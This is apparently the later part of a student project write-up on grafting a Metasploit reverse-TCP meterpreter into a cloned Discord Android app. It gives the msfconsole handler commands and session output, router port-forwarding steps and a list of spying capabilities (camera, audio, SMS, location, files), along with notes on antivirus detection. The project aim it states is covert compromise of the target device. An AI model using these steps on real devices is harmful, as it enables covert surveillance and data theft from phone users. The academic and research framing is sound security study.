## 10. Download Malicious Clone on Target Android Device

This could be done many different ways:

- Direct install via Android Device Bridge (ADB)
- APK sent via email and installed by user
- Installed by a different malicious application
- APK downloaded by user from webhost
- etc.

Since my phone is connected to my workstation, I decided just to install the app via ADB; however, the result is the same regardless of how the app is installed.

The target Android device must be configured to allow APK installations, which is common amongst Android users.

## 11. Setup Eavesdropper Machine to Listen for the Reverse_TCP Connection From Target Device

When I used msfvenom.bat to create the initial payload, it created a meterpreter that would establish a Reverse_TCP connection to my public IP address through port 4444. In order for this connection to be directed to my actual IP address, I set up a port forwarding rule in my Internet router's settings. It forwards TCP requests made to the public IP of my system through port 4444 directly my actual IP address. The use of the public IP address in the meterpreter payload allows the reverse_tcp connection to be made through the internet. As long as the target device has an internet connection, the eavesdropper can listen in.

## 11. Setup Eavesdropper Machine to Listen for the Reverse_TCP Connection From Target Device cont.


Next, I launched the Metasploit console via:

```
Msfconsole.bat
```

Once in the console, the following commands set up a Reverse_TCP listener for my meterpreter installed on the target device:

```
Use multi/handler
Set PAYLOAD android/meterpreter/reverse_tcp
Set LHOST 192.168.1.230
Set LPORT 4444
exploit
```

## 11. Setup Eavesdropper Machine to Listen for the Reverse_TCP Connection From Target Device cont.



```
[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.230
LHOST => 192.168.1.230
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.230:4444
[*] Sending stage (72208 bytes) to 192.168.1.1
[*] Meterpreter session 1 opened (192.168.1.230:4444 -> 192.168.1.1:33370) at 2019-04-15 16:27:53 -0400
[*] Sending stage (72208 bytes) to 192.168.1.1
[*] Meterpreter session 2 opened (192.168.1.230:4444 -> 192.168.1.1:33378) at 2019-04-15 16:27:54 -0400

meterpreter >
```

Setting up listener and establishing connection in the metasploit console.
192.168.1.230 is my actual IP address. Port forwarding is sending meterpreter TCP packets to this address, so it is the host.

## 12. Use Functionality Provided by the Meterpreter to Steal/Edit Data

The Metasploit Meterpreter that is now running between the target device and the eavesdropper machine has built-in commands for a number of sensitive actions such as:

- Open up a shell on the devices and run custom scripts
- Take a screenshot on the target device and send it to the eavesdropper
- Record audio on target device and send it to the eavesdropper
- Take a picture with one of the devices cameras and send to the eavesdropper
- Upload/download/add/remove/edit files on target device
- Save a copy of the devices text/call log
- Get the devices location
- Send a text from the device
- Etc.

The meterpreter gives the eavesdropper a lot of power and privilege. Some of this functionality is demonstrated in the demonstration video.

## Project Tasks

# Cloning the Trusted App

1. Research available APKs and pick an app to clone
    a. After analysing the decompiled versions of a few popular apps with similar permissions (Snapchat, Facebook, Instagram), Discord seemed to have the most straightforward structure and fewest dependencies (added dependencies make the process of decompiling and recompiling code less successful). Aside from being the app I personally use the most out of the potential apps, Discord would provide the simplest and smoothest hacking experience.
2. Clone the app
    a. Download app APK
    b. Successfully decompile and recompile the APK and give it a new signature

## Setup Host to Receive Stolen Data

1. Configure Port Forwarding
   a. Determine how to forward incoming reverse_tcp request to the host machine
   b. Change router settings to establish port forwarding rule
2. Setup Handler in Metasploit Console
   a. Determine what kind of handler should be used in the metasploit console and what IP address should be used for LHOST

## Research Piggybacking Methods

While it seems like this task does not need to be listed, it took a considerable amount of research to determine the exact process I ended up using. The best source I found is listed in the Works Cited, but the end product was a culmination of research over several forum threads and tutorials.

## Inject Malicious Code

This was the bulk of the work for the second half of the project.

Most of the steps outlined in the “Approach” section are detailing this process.

The end goal was to successfully inject code that would establish a meterpreter connection at the launch of the trusted app without the whole thing crashing.

## Deploy Malicious Clone

This involved installing the malicious clone and exploring the abilities of the Metasploit Meterpreter.

## Create Presentation Slides and Demo Video

The final step of the project was creating these explanatory slides and the accompanying demonstration video.

## Evaluation Results

## Results

The two criteria I set at the beginning were that the piggybacked app should:

1. Have the same functionality as the original
2. Discreetly and covertly compromise the security of the target device

By these criteria, the project was a success. The piggybacked version of Discord that I created works just the same as the regular version of Discord with no discernable differences or shortcomings. Also, when commands are sent to the meterpreter that manipulate the target device, there is no indication from the target device that anything is out of the ordinary. Overall, the piggybacked version of Discord is a good example of a piggybacked Android application.

## Things to Consider

- The piggybacked app is detected by some antivirus programs
  - According to Virustotal, there are a decent amount of AV engines that will detect the metasploit signature left on the piggybacked app
  - This is to be expected
    - Without any code obfuscation or other AV evasion techniques, many AV engines will detect the meterpreter in the piggybacked app because Metasploit is a free and very well-known penetration testing software. In recent years, the ability for antivirus engines to scan apps for piggybacking payloads has grown tremendously, now using heuristic code scanning techniques as opposed to simple signature checking of the past.
- A user must have APK installation enabled on their device, as well as no decent antivirus in order for the app to be installed
  - This scenario is not at all uncommon amongst Android users, but these requirements do exclude many Android users as potential targets

## Works Cited

Li, Li, et al. “Understanding Android App Piggybacking: A Systematic Study of Malicious Code Grafting.” IEEE Transactions on Information Forensics and Security, vol. 12, no. 6, June 2017, pp. 1269–1284., doi:10.1109/tifs.2017.2656460

McClure, Stuart, et al. Hacking Exposed 7: Network Security Secrets & Solutions. McGraw-Hill, 2012.

SkullTech. “How to Embed a Metasploit Payload in an Original .Apk File | Part 2 – Do It Manually.” WonderHowTo, WonderHowTo, 30 Dec. 2016, null-byte.wonderhowto.com/how-to/embed-metasploit-payload-original-apk-file-part-2-do-manually-0167124/.